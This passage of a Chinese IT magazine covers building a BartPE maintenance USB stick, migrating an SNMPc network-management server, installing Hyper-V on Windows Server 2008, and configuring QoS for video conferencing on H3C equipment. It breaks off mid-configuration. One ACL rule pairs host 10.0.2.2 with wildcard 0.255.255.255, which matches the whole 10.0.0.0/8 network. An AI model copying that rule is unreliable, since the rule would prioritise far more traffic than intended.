软件安装到迷你系统当中去。首先要保证已经在上述网站中下载了 Firefox 的 U 盘系统安装包“firefox-1.5.0.1-ar.cab”，然后单击“Plugins”界面中的【Add】按钮，在出现的指定安装文件的对话框中，指定刚才下载的这个 Firefox 安装包。单击【确定】按钮，就可以将它安装进迷你系统中，并在“Enable”字段中显示“Yes”。

当所需要的软件全部安装好后，单击“Plugins”界面中的【Close】按钮退出此界面，然后单击 PEBuilder3110a 程序主界面中的【Build】按钮，就可以开始创建已经集成了软件的迷你 Windows XP 的工作。这要花费几分钟到十几分钟的时间，主要根据您的系统性能来定的。

## 创建系统维护 U 盘

### 将集成了软件的 Windows XP 系统安装到 U 盘中

首先，将格式化好了的 U 盘插入计算机，然后进入系统命令提示符界面，通过 CD 命令导航到 E:\pebuilder313a\目录下。在当前目录提示符下输入以下命令：

```
Pe2usb.cmd j:
```

其中“j:”是 U 盘插入计算机中所使用的盘符。按下【Enter】键，Pe2usb.cmd 就会自动根据已经创建好了的迷你 Windows XP 系统，制作一个“Bartpe.iso”的映像文件到 U 盘中，同时，会在 U 盘根目录下产生“ntldr、ntdetect.com、winnt.sif”三个文件。如图 3 所示的界面就是它的安装界面。

从上述安装界面中可以看到，Pe2usb.cmd 会根据从 Windows Server 2003 SP1 补丁包中提取出来的“Setupldr”文件，在 U 盘中创建“ntldr”文件，只有这样，安装在 U 盘中

的 Windows XP 系统才能够被正常引导。



图 3 Pe2usb.cmd 安装界面

## 引导 U 盘中的 Windows XP 系统

到这里，我们就已经打造好了一个真正的系统维护 U 盘。下面用引导过程来验证安装在 U 盘中的 Windows XP 系统是否能够被正常引导。首先设置计算机主板 BIOS 中的第一启动设备为这个系统维护 U 盘。至于如何在 BIOS 进行设置，每一台计算机的 BIOS 设置都不一定相同，完成 BIOS 中的引导顺序设置后，按【F10】键保存退出 BIOS，系统就会自动重新启动。这时，如果在打造系统维护 U 盘的过程中没有出什么差错的话，U 盘就会作为引导盘开始引导安装在其中的 Windows XP 系统。当引导文件加载完“Bartpe.iso”这个映像文件后，就可以进入 U 盘 Windows XP 系统桌面。

此时单击【GO】按钮打开程序选择菜单，单击要运行的程序菜单项，就可以使用这个程序进行相应的工作了。

本文介绍的这个系统维护 U 盘，不仅可以不断更新，而且运行速度也要优于光盘方式。

## 迁移 SNMPc 网络管理服务器

SNMPc 是一套功能完善的图形界面的 SNMP(简单网络管理)协议网管软件。它是一个安全的、分布式的通用网络管理系统平台，能直观显示、监控和前瞻性地管理网络，能有效地监控整个网络的基础架构。通过软件主界面，可以清晰地看到各个在线设备，及其是否告警，并且还具具有声音告警功能。目前该软件最新版本是 SNMPc V7.0，多了支持 SNMPV3 和可作为 Windows 服务后台运行等新功能。

由于笔者所在单位服务器升级，故将 SNMPc 网管软件迁移到新服务器上面。假设原来的 SNMPc 网管服务器 IP 为 1.1.1.1，服务器记为 A，新 SNMPc 网管服务器 IP 为 2.2.2.2，服务器记为 B，迁移步骤如下。

### 新服务器 B 的安装准备工作

服务器 B 需要先安装好操作系统，并且打好操作系统补

丁，安装好杀毒软件并更新至最新病毒库。接下来在服务器 B 上安装 SNMPc 7.0，以管理员权限登录操作系统，运行安装程序出现安装界面（如图 1 所示）。




图 1 程序运行界面

该安装程序将显示三个按钮：**【Server】**、**【Console】**、**【Poller】**。Server 为服务器组件，作为整个 SNMPc 网管系统的基础平台，用于存储统一的网络管理数据，只需一台服务器即可。Console 为控制台组件，用于访问存储在服务器组件上的统一的网络管理数据，可以在 SNMPc 服务器上安装，更多的是在多个远程计算机上进行安装。Poller 为采集代理组件，也叫轮询组件，在所管理的网络中，可以分布式地安装多个采集代理组件，用于采集和轮询远程子网，这使得 SNMPc 可以扩展管理非常庞大的网络。这里提示一下，在比较简单的网络中可以不需要安装采集代理组件。

一般来说，在主 SNMPc 系统中，用户仅需要安装服务器组件，它包括本地控制台与轮询代理，单击**【Server】**按钮，单击**【下一步】**按钮，弹出安装目录提示（如图 2 所示）。




图 2 安装目录窗口

软件默认安装目录为 C:\Program Files\SNMPC Network Manager，单击**【Next】**按钮，然后显示发现种子对话框（如图 3 所示）。




图 3 显示发现种子

因笔者是迁移已有的 SNMPc 网管平台系统，不需要使用网络发现这个功能，故不填种子信息。如果是初次安装该系统，且不知道实际网络拓扑的情况下，可以使用该功能。

继续单击**【Next】**按钮，安装程序将继续在本地硬盘设备上安装 SNMPc，直到提示软件安装完成。接着单击 Windows 开始菜单，在“SNMPC Network Manager”中选择

“Configure Tasks”，弹出对话框（如图 4 所示），配置 SNMPc 任务菜单。




图 4 配置 SNMPc 任务菜单

软件安装好后默认自动启动和自动登录，从安全性考虑，我们不勾选这两项。同时可以看到 SNMPc 有 System Server、Polling Agent、History Agent、Backup Server 四个供选择的功能。这里笔者全部选择，之后单击**【Done】**按钮确定配置，再单击**【login】**按钮，出现登录提示对话框，初始时只有一个名为 Administrator 的用户并且密码为空，单击**【OK】**就能进入软件界面。

备份服务器 A 数据

上面步骤已经将 SNMPc 装好，需要备份服务器 A 上 C:\program files\SNMPC Network Manager 目录下的 bitmap、backups、mibfiles 三个文件夹的数据。

(1) bitmaps 文件夹里存有已有网络设备图标，如各种型号路由器、交换机、服务器等。如果集成安装了华为 Quidview 等其他网元管理软件的话，就需要备份这个文件夹。

(2) backups 里存有网络拓扑结构文件。如果服务器 A 的 SNMPc 系统没有定制每天定时备份的话，也可以临时从 SNMPc 软件的**【File】**菜单里面执行**【Backup】**操作（如图 5 所示）。

(3) Mibfiles 为 MIB 库。管理信息数据库（MIB）是一个信息储存库，它包含了管理代理中的有关配置和性能的数据，有一个组织体系和公共结构，其中包含分属不同组的许多数据对象。管理信息库 MIB 指明了网络元素所维持的变量（即能够被管理进程查询和设置的信息）。MIB 给出了一个网络中所有可能的被管理对象集合的数据结构。



图 5 执行“Backup”操作

服务器 B 复制备份数据

将备份数据复制到服务器 B 上，还原 SNMPc 系统网络

拓扑图。

(1) 将上述步骤中三个文件夹复制至 SNMPc 软件安装目录下，直接覆盖原先文件。在这里，mibfiles 需要重新编译加载。在服务器 B 上运行 SNMPc 软件，在软件界面中单击【Config】菜单，在下拉菜单中选择【mib database】命令，弹出对话框（如图 6 所示），单击 Compile 导入 mib 文件，加载结束后单击【Done】按钮。




图 6 导入文件窗口

(2) 接下来还原网络拓扑图，单击软件界面中【File】菜单，在下拉菜单中选择【Restore】命令，弹出对话框（如图 7 所示），选中备份文件“2008-03-13”，单击【Restore】

按钮，SNMPc 软件开始读取备份文件，过一会儿弹出对话框提示“Restore operation successful”，单击【确定】按钮。




图 7 Restore Files 窗口

数据还原成功后，我们将看到原先的拓扑图，但这个时候所有设备图标都将是灰色，表明所有 SNMPc 系统目前还没探测轮询到已有的网络设备。

## 亲密接触 Hyper-V

南京 赵江

### Windows 虚拟技术——Hyper-V

虚拟化技术是指在真实的硬件和 Host OS（宿主系统）环境中创建一个或者多个 Guest OS（客户机操作系统），但是这个或者多个 Guest OS 是运行在虚拟主机的基础上，并且 Guest OS 中的应用程序都可以在相互独立的空间内运行而互不影响，从而显著提高计算机的工作效率。

目前，常见的虚拟化技术主要有纯软件虚拟化和虚拟硬件两种方式。在纯软件虚拟模式中，客户机操作系统通过 VMM（Virtual Machine Monitor，虚拟化监视器，也叫 Hypervisor）与硬件进行通信，并且由 VMM 来决定其对系统上所有虚拟机的访问。由于 VMM 必须控制各种关键平台资源，然后将其分配给每个客户机操作系统，以避免发生冲突，而这个过程就需要进行一种转换客户机操作系统二进制代码的复杂操作，以通过提供到物理资源（如处理器、内存、存储器、显卡和网卡等设备）的接口并模拟硬件环境，因此这种转换会增加系统的复杂性，加大确保系统可靠性和安全性的困难。

由于纯软件虚拟化存在一些弊端，所以 VMware、Virtual PC 等第三方虚拟化软件及 Windows Server 2008 中的 Hyper-V 技术，都采用了虚拟硬件模式。虚拟硬件模式将计算机、存储器和网络硬件间建立了一个抽象的虚拟化平台，使得所有的硬件被统一到一个虚拟化层中。这样，在这个平台的顶部创建的虚拟机具有同样的硬件结构，提供了更好的可迁移性。

在这种模式中，每个用户都可以在他们的虚拟机上运行

程序、存储数据，甚至虚拟机崩溃也不会影响系统本身和其他的系统用户。所以虚拟化技术不仅允许资源共享，而且实现了系统资源的保护。

因此，虚拟硬件模式的主要特点是：无论哪款产品，都可以直接用系统处理器执行 CPU 指令，根本涉及不到虚拟层。而且实现真正的分区隔离，每个分区只能占用一定的系统资源，包括磁盘读写和网络带宽，并提高了系统的整体安全性。

### 安装 Hyper-V 服务

和 VMware、Virtual PC 等第三方虚拟化软件相比，Windows Server 2008 中的 Hyper-V 虚拟化技术对计算机系统要求较高，一套完整的 Hyper-V 虚拟化技术方案需要硬件和软件两方面的支持。

### Hyper-V 技术的硬件要求

在 Windows Server 2008 中使用 Hyper-V 虚拟化技术，硬件系统方面的要求比较高，除了硬盘有足够可用空间用于创建虚拟系统、内存足够大以便流畅运行系统之外，CPU 和主板等方面也有较高的要求。

### CPU 的要求

Windows Server 2008 虚拟化需要特定的 CPU，只有满足以下特征的 CPU 才可以支持 Hyper-V 虚拟化技术。

(1) 指令集：支持 64 位 x86 扩展。

(2) 硬件辅助虚拟化：需要具有虚拟化选项的特定 CPU，即包含 Intel VT (Vanderpool Technology) 或者 AMD Virtualization (AMD-V，代号“Pacifica”) 功能的 CPU。

(3) 安全特征：支持数据执行保护 (DEP)，如果 CPU 支持则 Windows Server 2008 会自动开启。

对于大部分用户来说，可能并不知道自己计算机的 CPU 是否满足上述三方面条件，此时可以借助 EVEREST Corporate Edition 软件查看 CPU 是否符合要求。

第一步：参照“<http://js.newhua.com/download/everest-corporate-450.zip>”地址链接下载最新版本的 EVEREST Corporate Edition。

第二步：运行 EVEREST Corporate Edition 程序之后，依次展开左侧的“主板”→“CPUID”项目，此时可以在右部具体信息中查看“指令集”部分的“64 位×86 扩展 (AMD64, Intel64)”是否支持 (如图 1 所示)。



图 1 查看指令集

第三步：拖曳右部区域的下拉滚动条，在“安全特征”部分查看“数据执行保护 (DEP) (DEP, NX, EDB)”项目是否支持。

第四步：接着在“CPUID 特征”部分查看“Virtual Machine Extensions (Vanderpool)”项目是否支持。

通过上述步骤即可得知计算机中的 CPU 是否支持 Hyper-V 技术。一般来说，目前主流的 CPU 都支持 Hyper-V 技术。例如 Pentium 4 6X2 系列、Pentium D 9X0 系列、Pentium EE 9XX 系列，还有 Core Duo 系列和 Core Solo 系列中的部分产品，以及 Xeon LV 系列、Xeon 5000 系列、Xeon 5100 系列、Xeon MP 7000 系列、Itanium 2 9000 系列。同时，绝大多数的 Intel 下一代主流处理器，包括 Merom 核心移动处理器、Conroe 核心桌面处理器、Woodcrest 核心服务器处理器，以及基于 Montecito 核心的 Itanium 2 高端服务器处理器，都将支持 Hyper-V 技术。而 AMD 方面也已经发布了支持虚拟化技术的一系列处理器产品，包括 Socket S1 接口的 Turion 64 X2 系列、Socket AM2 接口的 Athlon 64 X2 系列和 Athlon 64 FX 系列等。

## 主板的要求

和 CPU 相比，Hyper-V 对于主板的要求并不太高，只要

确保主板支持硬件虚拟化即可，因此用户可以通过查阅主板说明书或者登录主板厂商的官方网站进行查询。一般说来，从 P35 芯片组开始，所有的主板都支持硬件虚拟化技术，因此只要用户使用的主板型号不太陈旧，就应该可以支持 Hyper-V 技术。

## Hyper-V 技术的软件要求

虽然 Windows Server 2008 有多个版本，但是并非每个版本的 Windows Server 2008 都支持 Hyper-V 技术，只有 64 位版本的 Windows Server 2008 标准版、企业版和数据中心版才能安装使用 Hyper-V。如果用户需要使用 Hyper-V，那么在安装的时候一定要选择正确的版本进行安装。

## 安装 Hyper-V

在 Windows Server 2008 的安装过程中，默认情况下并没有安装 Hyper-V 服务，因此需要额外手工安装相应的服务。但是在中文版 Windows Server 2008 中安装 Hyper-V 比较麻烦，大家可以参照下述步骤进行操作：

第一步：首先参照“<http://download.microsoft.com/download/f/5/9/f59fc25e-061f-49f5-8ea3-f4d817b9a6f3/Windows6.0-KB949219-x64.msu>”地址下载并安装 64 位版本 Windows Server 2008 的 Hyper-V 服务补丁程序。

### 提示

如果在中文版 Windows Server 2008 中不安装补丁程序而直接安装 Hyper-V，那么将会出现部分服务无法正常运行的故障，并且导致无法创建虚拟机系统。

第二步：运行【开始】→【服务器管理器】命令激活服务器管理器窗口，选择左侧的“角色”一项之后，在右侧区域中单击“添加角色”链接激活向导窗口。

第三步：在“选择服务器角色”窗口中勾选“Hyper-V”复选框，接着单击【下一步】按钮继续 (如图 2 所示)。

第四步：接着安装向导会对 Hyper-V 服务进行简单介绍，同时还提供了一些安装 Hyper-V 的注意事项。确认之后单击【下一步】按钮继续。



图 2 选择服务器角色窗口



第五步：如果需要让虚拟系统和真实系统之间通过网络访问，就要根据向导的提示选择用于创建虚拟网络的网卡，此时在窗口中会列表显示当前系统中存在的网卡设备，用鼠标勾选某个用于虚拟系统创建网络的网卡即可。

第六步：继续操作之后，系统会提供安装过程中需要安装的组件信息，确认之后单击【安装】按钮开始安装 Hyper-V 服务。

第七步：当 Hyper-V 服务所必须的文件复制完成之后，在窗口中会提示重新启动计算机完成安装，此时单击【关闭】按钮并且重新启动计算机。

第八步：在计算机重新启动之后，系统还要对 Hyper-V 服务进行最后的配置，最终可以查看到 Hyper-V 服务安装完成的提示。

此时在服务器管理器中选择左侧的“角色”一项，即可在右部区域查看到 Hyper-V 服务已经安装完成（如图 3 所示）。而且展开左侧的“角色”→“Hyper-V”分支还能够查看到 Hyper-V 服务的具体运行状况。



图 3 查看 Hyper-V 服务的状况

## 创建虚拟机

安装好 Hyper-V 服务之后，接着就可以通过【开始】→【管理工具】→【Hyper-V Manager】命令创建虚拟机，以便在其中安装虚拟系统。由于 Hyper-V 和 VMWare、Virtual PC 之类的虚拟化软件差别较大，因此介绍一下相关的设置操作。

### 虚拟机属性设置

在 Hyper-V Manager 窗口左侧展开“Hyper-V Manager”→“当前计算机名称”分支，此时可以在右部区域查看到并没有虚拟机存在。但是为了确保虚拟机能够顺利创建，建议用户先参照下述步骤对其进行相应的设置。

#### 提示

由于 Windows Server 2008 64 位版本中的 Hyper-V 还是一个预发行版本，因此 Hyper-V Manager 窗口中还会存在部分英文菜单。

第一步：在 Hyper-V Manager 窗口中依次运行【操作】→【Hyper-V Settings】命令激活 Hyper-V 设置窗口。

第二步：在 Hyper-V 设置窗口中可以设定虚拟系统文件的存放路径及用户相关的设置。例如“Virtual Hard Disk”表示虚拟系统文件的存放路径，通常存放在“C:\Users\Public\Documents\Hyper-V\Virtual Hard Disks”目录，因此要确保该分区有较多的可用空间存放虚拟系统文件。

第三步：在 Hyper-V 设置窗口中还有一些用户相关的设置，例如将“Release Key”一项设置为“Ctrl+Alt+Left Arrow”，则表示同时按下【Ctrl】+【Alt】+左方向键的组合键就可以从 Hyper-V 的虚拟系统中释放焦点，转而使用真实的操作系统。

### 虚拟网卡设置

和 VMWare、Virtual PC 等第三方虚拟化软件中自动提供的虚拟网卡不同，Hyper-V 中的虚拟网卡需要用户手工设置，否则安装好虚拟系统之后将无法接入网络。

第一步：在 Hyper-V Manager 窗口中单击右侧的“Virtual Network Manager”链接激活虚拟网卡设置窗口。如图 4 所示，虚拟网卡类型中有 External、Internal 和 Private 三种类型，分别适用于不同的虚拟网络。




图 4 虚拟网卡类型

其中 External 表示虚拟网卡和真实网卡之间采用桥连方式，虚拟系统的 IP 地址可以设置成与真实系统在同一网段，虚拟系统相当于物理网络内的一台独立的计算机，网络内其他计算机可访问虚拟系统，虚拟系统也可访问网络内其他计算机。Internal 方式也可以实现真实系统与虚拟系统的双向访问，但网络内其他机器不能访问虚拟系统，而虚拟系统可通过真实系统用 NAT 协议访问网络内其他计算机。Private 方式只能进行虚拟系统和真实系统之间的网络通信，网络内其他机器不能访问虚拟系统，虚拟系统也不能访问其他机器。

由于 External 功能最强大，因此建议用户选择此项，并且单击【Add】按钮创建虚拟网卡。

第二步：在如图 5 所示的窗口中可以查看到新增的名为“New Virtual Network”虚拟网卡，在右部区域选择“External”一项之后，还可以从下拉列表中选择需要桥连方式的真实物理网卡。




图 5 显示虚拟网卡

## 创建虚拟机

完成虚拟机和虚拟网卡的相关设置之后，接着就可以开始使用 Hyper-V 服务创建虚拟机了，此时可以参照下述步骤进行相关操作。

第一步：在 Hyper-V Manager 窗口中依次运行【操作】→【New】→【Virtual Machine】命令激活新建虚拟机向导程序。

第二步：首先要设置虚拟机的名称，也可以采用默认设置使用“New Virtual Machine”作为新建虚拟机的名称。

第三步：接着需要设置分配给虚拟机所使用的物理内存，如果将来在虚拟机中安装 Windows Server 2008 或者 Windows Vista 之类对资源要求较高的虚拟系统，建议用户在确保真实系统能够稳定运行的情况下，尽可能给虚拟机多分配一些内存。

第四步：在设置虚拟机所使用的虚拟网卡时，可以从下拉列表中选择先前创建的虚拟网卡，例如此处为“New Virtual Network”。

第五步：接着需要设置虚拟机系统文件的名称、存放路径及分配给该虚拟系统使用的磁盘空间限额。

### 提示

此处分配的可用磁盘空间并不是立即划分，而是随着虚拟系统使用动态增加。

第六步：在如图 6 所示的虚拟系统安装参数设置窗口中，可以设置从哪个设备引导虚拟系统启动，此处提供了物理光盘、存放在光盘中的光盘镜像文件及从虚拟软盘中启动，此时“Install an operating system later”一项暂时不设置。




图 6 参数设置窗口

第七步：最终可从此设置窗口中查看到虚拟机安装的具体信息，确认无误之后单击下部的【Finish】按钮结束虚拟机创建操作。

完成上述操作之后，在 Hyper-V Manager 窗口中将查看到新建的虚拟机，由于此时没有启动该虚拟机，因此状态为“Off”。

## 设置虚拟机

在虚拟机创建完成之后，为了能够顺利安装虚拟系统，建议用户还是对虚拟机进行简单的设置。

第一步：在 Hyper-V Manager 窗口中用鼠标右键单击创建好的虚拟机，并且从弹出菜单中选择【Settings】命令。

第二步：在虚拟机属性设置窗口中可以针对虚拟硬件及管理项目进行相关设置，例如此时先选中“BIOS”一项，接着设置光驱、硬盘、网络或者是软盘等优先启动方式。

第三步：选择“Processor”一项之后，可以设置 CPU 内核数量，如果使用的是双核 CPU，则可以将“Number of Logical Processor”项目设置为“2”。同时，还可以设置虚拟系统使用资源的限制，通常采用默认参数即可。

### 提示

只有客户机操作系统使用 Windows Server 2003 和 Windows Server 2008 的时候，才能启用多内核 CPU，在其他系统中需要将 CPU 内核数量设置为“1”。

在虚拟机属性窗口中，还有一些其他参数可以设置，例如快照文件的存放路径、自动启动虚拟机和关闭虚拟机等，这些都直接采用默认参数即可。

## 安装虚拟系统

在所有的准备工作完成之后，接着就可以开始安装虚拟系统了。Hyper-V 支持的操作系统包括 Windows Server 2003、SuSE Linux Enterprise Server 10、Windows Vista、Windows XP 及 Windows Server 2008 等，而这些系统的安装过程差不多，在此仅以安装 Windows Server 2008 虚拟系统为例进行介绍。

第一步：在 Hyper-V Manager 窗口中用鼠标右键单击创

建好的虚拟机，并且从弹出菜单中选择【Settings】命令激活虚拟机属性设置窗口。

第二步：在左侧选择“DVD Drive”一项可以设置安装虚拟系统使用的光盘。如果硬盘中存放有操作系统的光盘镜像，则可以选择“Image File”一项，并且单击【Browse】按钮选择相应的镜像文件。如果需要使用 DVD 光盘，则可以选择“Physical CD/DVD Drive”一项，并且选择相应的 DVD 盘符。

第三步：返回 Hyper-V Manager 窗口，在中间的“Virtual Machine”区域用鼠标右键单击已经存在的虚拟机，并且从弹出菜单中选择【Start】命令启动虚拟机。这时虚拟机将根据事先的设置从光盘引导系统，并且开始安装操作。此时，可以在下部预览窗口中查看到具体的进度画面（如图 7 所示）。



图 7 查看进度画面

第四步：在 Hyper-V Manager 窗口中用鼠标右键单击已

经存在的虚拟机，并且从弹出菜单中选择【Connect】命令激活虚拟系统窗口，这时即可像使用真正的计算机一样开始安装操作系统。

第五步：接着，用户可以正常安装虚拟系统了，完成之后就可以使用该虚拟系统了（如图 8 所示）。



图 8 进入虚拟系统

虽然 Windows Server 2008 中的 Hyper-V 技术对硬件要求比较苛刻，但是能够让用户在无需安装第三方软件的情况下架设自己的虚拟实验室，所以，使用起来还是非常便捷的。

由于 Hyper-V 目前还是预发行版本，在部分细节功能方面还有待改进，相信凭借着微软的强大实力，Hyper-V 一定会成为虚拟化技术中的一支重要力量！

## QoS 保障视频会议系统

北京 郑伟

近年来，随着信息化的迅猛推进，很多单位的内部网应用取得了蓬勃发展。除了 OA 办公系统以外，视频会议系统也开始广泛应用。视频会议系统以其快捷高效的特点，充分实现了单位远距离会议和培训的需求。

然而，视频会议系统对网络带宽的实时性占用很高，如果没有可靠的带宽保障，视频会议效果将会大打折扣。为完成有效的带宽管理，网络管理员不得不充分挖掘现有网络设备的 QoS 功能，以实现预期的目标。

### 视频会议系统

视频会议系统一般由主会场和分会场组成，目前市场上推出的专用视频会议系统设备主要包括视频会议平台（MCU，多点控制单元）、视频会议终端、会场摄像机、视听设备等。

视频会议系统一般实现以总部为中心作为主会场，各分部作为分会场的布局。基于 IP 对于网络环境的要求，视频会议系统要能达到会议系统本身所能标称的最好的实际运行效果，就需要符合要求的网络环境。多媒体视频通信的标称带宽为 384Kbps，为能达到更好的效果，一般要求网络带宽能达到 768Kbps~2Mbps，图像效果才具有更好的表现。

MCU 是视频会议系统的中央控制设备，可以实现多会场同时开会，起着实现音频和视频的混合、切换和转发及会议共享数据的交换等一系列控制功能。MCU 的带宽保障与否可能影响到整个会议系统的效果，所有的数据都需要通过 MCU 来控制管理，所以 MCU 应重点保障网络带宽。

会议电视终端是将某一会议点的实时图像、语音和相关的信息数据进行采集，压缩编码，多路复用后送到传输信道。同时将接收到的图像、语音和数据信息进行分解、解码，还

原成对方会场的图像、语音和数据。另外，视频会议终端还将本会场的会议控制信号（如申请发言，申请主席等）送到MCU，并具体执行MCU对会场的控制。

视频会议系统的设备基于TCP/IP协议进行网络传输，对于底层的网络来说采用何种接入方式是透明的，因此只需要能正常传输IP数据包，线路带宽能达到使用所需带宽即可正常使用，安装时只需连接交换机能连通对端设备即可，最大可能地方便了用户。

因此，为开好视频会议，必须保障MCU和各视频会议终端之间的网络速率平稳。

## QoS 安全机制

QoS（服务质量，Quality of Service）是网络的一种安全机制，是用来解决网络延迟和阻塞等问题的一种技术。在正常情况下，如果网络只用于特定的无时间限制的应用系统，并不需要QoS，比如Web或E-mail应用等。但是对关键应用和多媒体应用十分必要，尤其是类似视频会议系统的实时应用。当网络过载或拥塞时，QoS能确保重要业务量不受延迟或丢弃，同时保证网络的高效运行。

## 分类

具有QoS的网络能够识别哪种应用产生哪种数据包，所有应用都会在数据包上留下可以用来识别源应用的标识。分类就是检查这些标识，识别数据包是由哪个应用产生的。

下面我们介绍四种常见的分类方法。

### 1. 协议

根据协议对数据包进行识别和优先级处理可以降低延迟。比如，AppleTalk协议采用0x809B，IPX使用0x8137。根据协议进行优先级处理是控制或阻止少数较老设备所使用协议的一种有效方法。

### 2. TCP 和 UDP 端口号码

许多应用都采用一些TCP或UDP端口进行通信，如HTTP采用TCP端口80。通过检查IP数据包的端口号码，智能网络可以确定数据包是由哪类应用产生的，这种方法也称为第四层交换，因为TCP和UDP都位于OSI模型的第四层。

### 3. IP 地址

许多应用都是通过其源IP地址进行识别的。由于服务器有时是专门针对单一应用而配置的，比如电子邮件服务器，所以分析数据包的源IP地址，可以识别该数据包是由什么应用产生的。当识别交换机与应用服务器不直接相连，而且许多不同服务器的数据流都到达该交换机时，这种方法就非常有用。

### 4. 物理端口号码

物理端口号码可以指示哪个服务器正在发送数据，这种

方法取决于交换机物理端口和应用服务器的映射关系。虽然这是最简单的分类形式，但是它依赖于直接与该交换机连接的服务器。

## 标注

在识别数据包之后，要进行标注，这样其他网络设备才能方便地识别这种数据。识别应用之后就必须对其数据包进行标记处理，以便确保网络上的交换机或路由器可以对该应用进行优先级处理。通过采纳标注数据的两种行业标准，即IEEE 802.1p或差异化服务编码点（DSCP），就可以确保多厂商网络设备能够对该业务进行优先级处理。

## 优先级设置

一旦网络可以区分视频会议和网上浏览，优先级处理就可以确保在Internet上进行大型下载的同时不中断视频会议。为了确保准确的优先级处理，所有业务量都必须在网络骨干内进行识别。

在视频会议终端进行的数据优先级处理可能会因人为的差错或恶意的破坏而出现问题。黑客可以有意地将普通数据标注为高优先级，窃取重要商业应用的带宽，导致商业应用的失效。这种情况称为拒绝服务攻击。通过分析进入网络的所有业务量，可以检查安全攻击，并且在它们导致任何危害之前及时阻止。

在局域网交换机中，多种业务队列允许数据包优先级存在。较高优先级的业务可以在不受较低优先级业务的影响下，通过交换机减少对诸如视频会议等对时间敏感业务的延迟事故。

为了提供优先级，交换机的每个端口必须有至少两个队列。虽然每个端口有更多队列可以提供更为精细的优先级选择，但是在局域网环境中，每个端口需要四个以上队列的可能性不大。当每个数据包到达交换机时，都要根据其优先级分配到适当的队列，然后该交换机再从每个队列转发数据包。该交换机通过其排队机制确定下一步要服务的队列。

## 严格优先队列（SPQ）

这是一种简单的排队方式，它首先为最高优先级的队列进行服务，直到该队列为空，然后为下一个次高优先级队列服务，依此类推。这种方法的优点是高优先级业务总是在低优先级业务之前处理。但是，低优先级业务有可能被高优先级业务完全阻塞。

## 加权循环（WRR）

加权循环法为所有业务队列服务，并且将优先权分配给较高优先级队列。在大多数情况下，相对于较低优先级，



WRR 将首先处理高优先级，但是当高优先级业务很多时，较低优先级的业务并没有被完全阻塞。

## QoS 配置实例

以下以 H3C 系列路由器和交换机为例，介绍如何实施 QoS 配置（如图 1 所示）。




图 1 网络结构图

## 交换机配置

单位网络通过以太网交换机的端口实现各部门之间的互联。视频会议终端（IP 地址为 10.0.2.2）由 Ethernet0/1 端口接入，其他服务器（如下载服务器，IP 地址为 10.0.1.2）由 Ethernet0/2 端口接入。配置为指定视频会议终端优先级标记，并限制同交换机上其他服务器流量的平均速率不能超过 1Mbps。

（1）利用优先级标记功能，为视频会议系统设备指定优先级标记。

设定优先时间段：

```
time-range meeting 9:00 to 17:00 daily
```

设定报文流规则：

```
acl number 1
```

```
rule 0 permit source 10.0.2.2 0.255.255.255 time-range meeting
```

